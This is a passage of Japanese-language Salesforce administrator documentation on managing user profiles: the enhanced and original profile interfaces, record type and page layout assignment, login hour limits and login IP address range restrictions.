- 組織が、サイトで使用するゲストプロファイルにカテゴリグループを使用している場合。
- 組織がポータルユーザにパートナーポータルの管理を委任している場合。

関連トピック:

拡張プロファイルユーザインターフェースページでの操作
プロファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

拡張プロファイルユーザインターフェースを有効化する
- 「アプリケーションのカスタマイズ」

拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定

拡張プロファイルユーザインターフェースでは、管理者は1つのプロファイルの各設定を容易に参照、検索、および変更できます。権限と設定はアプリケーションおよびシステムカテゴリの下のページに整理されます。これらのカテゴリには、アプリケーションおよびシステムリソースを管理および使用するためにユーザに必要な権限が反映されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先]や[商談]のようなタブが含まれる営業アプリケーションで行う

とします。新しいマーケティングキャンペーンを追跡するには、[キャンペーン] タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから [マーケティング] を選択してキャンペーンとキャンペーンメンバーを参照します。

拡張プロファイルユーザインターフェースでは、概要ページの [アプリケーション] セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限] ページの [コールセンター] セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

メモ: 現在選択されてるアプリケーションに関係なく、ユーザの権限はすべて尊重されます。たとえば、「リードのインポート」権限が営業カテゴリの下にある場合、ユーザはコールセンターアプリケーション内にいてもリードをインポートできます。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、ログイン時間帯の制限とログイン IP アドレスの制限では、ユーザがアクセスしているアプリケーションに関係なく、ユーザのログイン機能が制御されます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

関連トピック:

拡張プロファイルユーザインターフェースの概要

拡張プロファイルユーザインターフェースでの検索

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、[設定の検索] ボックスにその名前の連続する 3 文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

検索語は大文字と小文字を区別しません。一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前ほ検索します。

項目	検索	例
割り当てられたアプリケーション	アプリケーション名	[設定の検索] ボックスに「*営業*」と入力し、リストから［営業］を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「*albu*」と入力し、Albums を選択します。
• 項目 • レコードタイプ • ページレイアウトの割り当て	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の［説明］項目を検索するには、「*albu*」と入力し、Albums を選択し、[項目権限] で［説明］までスクロールします。
タブ	タブまたは親オブジェクト名	「*レポー*」と入力し、［レポート］を選択します。
アプリケーション権限およびシステム権限	権限名	「*api*」と入力し、［API の有効化］を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「*apex*」と入力し、［Apex クラスアクセス］を選択します。カスタム権限を検索するには、「*cust*」と入力し、［カスタム権限］を選択します。他のカテゴリについても同じです。

検索結果が表示されない場合、次の点を確認してください。

- 検索対象の権限、オブジェクト、タブ、または設定が、現在の組織で使用できるかどうかを確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用できるプロファイル権限と設定は、使用している Salesforce エディションによって異なります。

ユーザ権限

プロファイルで権限と設定を検索する

- 「設定・定義を参照する」

- 検索対象の項目が、現在のプロファイルに関連付けられているユーザライセンスで使用できることを確認します。たとえば、大規模カスタマーポータルライセンスを持つプロファイルには、「すべてのデータの編集」権限は含まれません。
- 検索対象の項目の名前と一致する、連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索語のスペルが正しいことを確認します。

関連トピック:

拡張プロファイルユーザインターフェースの概要

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て

拡張プロファイルユーザインターフェースでは、[レコードタイプとページレイアウトの割り当て]の設定によってユーザがレコードを参照するときに使用されるレコードタイプとページレイアウトの割り当ての対応付けが決まります。また、ユーザがレコードを作成または編集するときに使用できるレコードタイプも決まります。

レコードタイプとページレイアウトの割り当てを指定する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。
4. [編集] をクリックします。
5. [レコードタイプとページレイアウトの割り当て] セクションで、必要に応じて設定を変更します。

設定	説明
レコードタイプ	オブジェクトの既存のレコードタイプをすべて表示します。 [--マスター--] は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。[--マスター--] が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。
ページレイアウトの割り当て	各レコードタイプに使用するページレイアウト。ページレイアウトによって、このプロファイルを

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプおよびページレイアウトのアクセス設定を編集する
- 「プロファイルと権限セットの管理」

設定	説明
	持つユーザが関連付けられたレコードタイプでレコードを作成するときに表示されるボタン、項目、関連リスト、およびその他の要素が決まります。すべてのユーザがすべてのレコードタイプにアクセスできるため、レコードタイプがプロファイルで割り当てられたレコードタイプとして指定されていなくても、すべてのレコードタイプにそれぞれページレイアウトの割り当てが必要です。
割り当てられたレコードタイプ	この列がチェックされているレコードタイプは、このプロファイルを持つユーザがオブジェクトのレコードを作成するときに使用できます。[--マスタ--]が選択されている場合はカスタムレコードタイプを選択できません。また、カスタムレコードタイプが選択されている場合は[--マスタ--]を選択できません。
デフォルトのレコードタイプ	このプロファイルを持つユーザがオブジェクトのレコードを作成するときに使用するデフォルトのレコードタイプ。

次のオブジェクトやタブでは、[レコードタイプとページレイアウトの割り当て]の設定にはいくつかのバリエーションがあります。

オブジェクトまたはタブ	バリエーション
取引先	組織で個人取引先を使用する場合、取引先オブジェクトには追加で[法人取引先デフォルトレコードタイプ]と[個人取引先デフォルトレコードタイプ]設定が含まれます。これらの設定では、プロファイルのユーザが法人または個人取引先レコードを取引開始後のリードから作成するときに使用するデフォルトのレコードタイプを指定します。
ケース	ケースオブジェクトに追加で[ケースクローズ]設定が含まれます。この設定は、クローズケースの各レコードタイプに使用するページレイアウトの割り当てを示します。つまり、同じレコードタイプのオープンケースとクローズケースでページレイアウトが異なる場合があります。この追加設定によって、ユーザがケースをクローズすると、ケースはクローズ状況によって異なるページレイアウトで表示される場合があります。
ホーム	ホームにはカスタムレコードタイプを指定できません。ページレイアウトの割り当ては、[--マスタ--]レコードタイプにのみ選択できます。

6. [保存] をクリックします。

関連トピック:

- レコードタイプへのアクセスの指定方法
- 権限セットでのカスタムレコードタイプの割り当て
- 拡張プロファイルユーザインターフェースページでの操作

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要] ページで [ログイン時間帯の制限] まで下にスクロールし、[編集] をクリックします。
4. このプロファイルを持つユーザが組織にログインできる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除] をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

メモ: 初めてプロファイルにログイン時間を設定したときは、[設定] の [組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] に基づいて時間が表示されます。その後、組織の [タイムゾーンのデフォルト値] が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示される可能性があります。[ログイン時間帯] 編集ページの時間帯は、指定したタイムゾーンで表示されます。[プロファイルの概要] ページの時間帯は、組織の元のデフォルトのタイムゾーンで表示されます。

関連トピック:

- 拡張プロファイルユーザインターフェースの概要

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン時間帯の制限を表示する
- 「設定・定義を参照する」

ログイン時間帯の制限を編集する
- 「プロファイルと権限セットの管理」

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべてのIPアドレスからのログインは拒否されます。

1. [設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要] ページで [ログイン IP アドレスの制限] をクリックします。
4. プロファイルに対して許可する IP アドレスを指定します。
   - ユーザがログインできる IP アドレスの範囲を追加するには、[IP 範囲の追加] をクリックします。有効な IP アドレスを [開始 IP アドレス] に、それより番号が大きい IP アドレスを [終了 IP アドレス] 項目に入力します。1つのIPアドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を編集または削除するには、その範囲の[編集]または[削除]をクリックします。

   重要:
   - 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255`. に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforceにお問い合わせください。
   - Salesforce Classic Mobile アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Classic Mobile は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Classic Mobile を無効にする (ページ 1282)必要があります。
5. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合は、[説明] 項目を使用して、ネットワークのどの部分がこの範囲に対応するかなどの詳細を入力します。

メモ: さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定]から [クイック検索] ボックスに「セッションの設定」と入

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義を参照する」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

元のプロファイルインターフェースの使用

元のプロファイルページでプロファイルを表示するには、[設定] から [クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択して目的のプロファイルを選択します。

プロファイルの詳細ページでは、次の操作を実行できます。

- プロファイルを編集する
- このプロファイルに基づいてプロファイルを作成する
- カスタムプロファイルの場合のみ、[削除] をクリックしてプロファイルを削除する

  メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。

- このプロファイルに割り当てられたユーザを表示する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

元のプロファイルインターフェースでのプロファイルの編集

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。標準プロファイルでは、制限された数の設定を編集できます。カスタムプロファイルでは、ユーザライセンス以外の、使用可能なすべての権限と設定を編集できます。

元のプロファイルインターフェースのプロファイル設定

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。元のプロファイルの詳細ページから、次の設定を表示または編集します。

元のプロファイルユーザインターフェースでのページレイアウトの割り当て

すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを 1 か所で簡単にアクセス、表示、および編集できます。

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て

レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てると、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てられるようになります。

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

元のプロファイルインターフェースでのプロファイルの編集

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。標準プロファイルでは、制限された数の設定を編集できます。カスタムプロファイルでは、ユーザライセンス以外の、使用可能なすべての権限と設定を編集できます。

メモ: 一部の権限を編集すると、他の権限が有効または無効になることがあります。たとえば、「すべてのデータの参照」を有効にすると、すべてのオブジェクトの「参照」が有効になります。同様に、「リード所有権の移行」を有効にすると、リードの「参照」および「作成」が有効になります。

ヒント: 組織で拡張プロファイルリストビューが有効になっている場合、リストビューから複数のプロファイルの権限を変更できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. 変更するプロファイルを選択します。
3. プロファイルの詳細ページで、[編集] をクリックします。

関連トピック:

- 元のプロファイルユーザインターフェースでのページレイアウトの割り当て
- 元のプロファイルインターフェースのプロファイル設定
- 元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集
- 元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て
- 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集
- 元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを編集する

- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

元のプロファイルインターフェースのプロファイル設定

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。元のプロファイルの詳細ページから、次の設定を表示または編集します。

設定	表示または編集する場合の移動先
プロファイルの名前と説明 (カスタムプロファイルのみ)	プロファイルの詳細
管理者権限および一般の権限 (カスタムプロファイルのみ)	システム管理者権限
アプリケーションの表示設定	カスタムアプリケーション設定
すべてのプロファイルのコンソールレイアウト	コンソール設定
カスタム権限	有効化されたカスタム権限
デスクトップクライアントアクセス設定	デスクトップインテグレーションクライアント
外部データソース	有効な外部データソースアクセス
オブジェクトの項目アクセス	項目レベルセキュリティ
ログイン時間帯	ログイン時間帯の制限
ログイン IP アドレスの制限	[ログイン IP アドレスの制限] セクションで、[新規] をクリックするか、既存の IP 範囲の横にある [編集] をクリックします。 メモ: さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定] から [クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。
オブジェクト権限	標準オブジェクト権限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを編集する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

設定	表示または編集する場合の移動先
ページレイアウト	ページレイアウト
レコードタイプ	[レコードタイプの設定]セクション。オブジェクトにレコードタイプが存在する場合にのみ、[編集]リンクが表示されます。
タブ表示設定	タブ設定
実行可能な Apex クラス	有効な Apex クラスのアクセス
実行可能な Visualforce ページ	有効な Visualforce ページのアクセス
サービスプレゼンス状況	有効なサービスプレゼンス状況のアクセス

関連トピック:

元のプロファイルインターフェースでのプロファイルの編集

元のプロファイルユーザインターフェースでのページレイアウトの割り当て

すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを 1 か所で簡単にアクセス、表示、および編集できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [ページレイアウト] セクション内のタブ名の横にある [割り当ての参照] をクリックします。
4. [割り当ての編集] をクリックします。
5. テーブルを使用して、各プロファイルのページレイアウトを指定します。組織でレコードタイプを使用している場合、マトリックスには、各プロファイルとレコードタイプのページレイアウトセレクタが表示されます。
   - 選択されているページレイアウトが強調表示されます。
   - 変更するページレイアウトの割り当ては、変更を保存するまで斜体で表示されます。
6. 必要に応じて、別のページレイアウトを [使用するページレイアウト] ドロップダウンリストから選択し、新しいページレイアウトに対して前の手順を繰り返します。
7. [保存] をクリックします。

関連トピック:

元のプロファイルインターフェースの使用

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルでページレイアウトを割り当てる
- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

メモ: デスクトップクライアントにアクセスするには、「API の有効化」権限も必要です。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイル名の横にある [編集] をクリックし、ページ下部の [デスクトップインテグレーションクライアント] セクションにスクロールします。

関連トピック:

元のプロファイルインターフェースの使用

エディション

Connect Offline を使用可能なエディション: Salesforce Classic

Connect Offline を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Connect for Office を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Connect for Office を使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

デスクトップクライアントアクセス設定を参照する

- 「設定・定義を参照する」

デスクトップクライアントアクセス設定を編集する

- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て

レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てると、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てられるようになります。

メモ: ユーザは、レコードタイプがそのユーザのプロファイルに関連付けられていない場合でも、レコードタイプに関係なくレコードを参照できます。

複数のレコードタイプを 1 つのプロファイルに関連付けることができます。たとえば、ユーザがハードウェアとソフトウェアの商談を作成する必要があるとします。この場合、「ハードウェア」と「ソフトウェア」の両方のレコードタイプを作成してユーザのプロファイルに追加できます。

1. [設定]から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。そのプロファイルで使用できるレコードタイプが、[レコードタイプの設定] セクションに一覧表示されます。
3. 適切なレコードタイプの横にある [編集] をクリックします。
4. [使用可能なレコードタイプ]リストから値を選択し、[選択済みのレコードタイプ] リストに追加します。

   [主] は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。［主］が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。

5. ［デフォルト］から、デフォルトのレコードタイプを選択します。

   組織で個人取引先を使用している場合は、この設定によって取引先のホームページの［簡易作成］領域に表示される取引先項目が決まります。

6. 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方にデフォルトのレコードタイプオプションを設定します。［法人取引先デフォルトレコードタイプ］で、［個人取引先デフォルトレコードタイプ］ドロップダウンリストからデフォルトのレコードタイプを選択します。

   これらの設定は、リードの取引開始時など、両方の種類の取引先にデフォルトが必要な場合に使用されます。

7. [保存] をクリックします。

メモ: 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方についてレコードタイプのデフォルトを表示できます。プロファイル詳細ページの[取引先レコードタイプの設定]に移動します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルにレコードタイプを割り当てる
- 「アプリケーションのカスタマイズ」

[取引先レコードタイプの設定]で[編集]をクリックしても、取引先のレコードタイプのデフォルト設定を開始できます。

関連トピック:

- レコードタイプへのアクセスの指定方法
- 元のプロファイルインターフェースの使用
- 権限セットでのカスタムレコードタイプの割り当て

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

1. [設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択して、プロファイルを選択します。
2. [ログイン時間帯の制限]関連リストの[編集]をクリックします。
3. このプロファイルを持つユーザがシステムを使用できる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除]をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

4. [保存]をクリックします。

メモ: 初めてプロファイルにログイン時間を設定したときは、[設定]の[組織情報]ページで指定されている組織の[タイムゾーンのデフォルト値]に基づいて時間が表示されます。その後、組織の[タイムゾーンのデフォルト値]が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示されます。プロファイルの詳細ページでは、指定したタイムゾーンで時間が表示されます。[ログイン時間帯の制限]編集ページでは、組織のデフォルトのタイムゾーンで時間が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ログイン時間帯の制限を設定する
- 「プロファイルと権限セットの管理」

関連トピック:

- 元のプロファイルインターフェースの使用
- 元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべてのIPアドレスからのログインは拒否されます。

1. Salesforce エディションによって、プロファイルに有効な IP アドレス範囲を制限する方法が異なります。
   - Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition を使用している場合は、[設定]から［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル]を選択して、プロファイルを選択します。
   - Professional Edition、Group Edition、または Personal Edition を使用している場合は、[設定]から［クイック検索］ボックスに「*セッションの設定*」と入力し、[セッションの設定]を選択します。
2. [ログイン IP アドレスの制限]関連リストの[新規]をクリックします。
3. 有効な IP アドレスを［開始 IP アドレス］項目に入力し、開始 IP アドレスより大きな数値のアドレスを［終了 IP アドレス］項目に入力します。

   開始アドレスと終了アドレスは、ユーザのログインを許可する IP アドレスの範囲を定義します。1 つの IP アドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255.` に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforce にお問い合わせください。
   - Salesforce Classic Mobile アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Classic Mobile は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Classic Mobile を無効にする (ページ 1282)必要があります。
4. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合、説明項目を使用して、ネットワークのどの部分がこの範囲に対応するかなど、詳細を入力します。
5. [保存]をクリックします

メモ: 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Force.com サイトを介してアクセスする場合は、非公開に設定されます。ゲストユーザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以前は無制限であったサイトに制限が設定されると、Salesforce キャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大 45 日かかる場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義を参照する」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

メモ: さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定] から [クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

関連トピック:

- 組織の信頼済み IP 範囲の設定
- 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集
- 元のプロファイルインターフェースの使用

標準プロファイル

すべての組織には、ユーザに割り当てることができる標準プロファイルが含まれています。標準プロファイルでは、一部の設定を編集できます。

すべての組織には、標準プロファイルが含まれています。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、標準プロファイルの使用とカスタムプロファイルの作成、編集、削除が可能です。Contact Manager Edition や Group Edition など、カスタムプロファイルを作成できない組織では、標準プロファイルをユーザに割り当てることができますが、参照したり編集することはできません。

次の表に、標準プロファイルで使用頻度の高い権限を示します。

エディション

使用可能なエディション: Salesforce Classic

使用しているエディションによって、使用可能な標準プロファイルが決まります。

プロファイル名	利用可能な権限
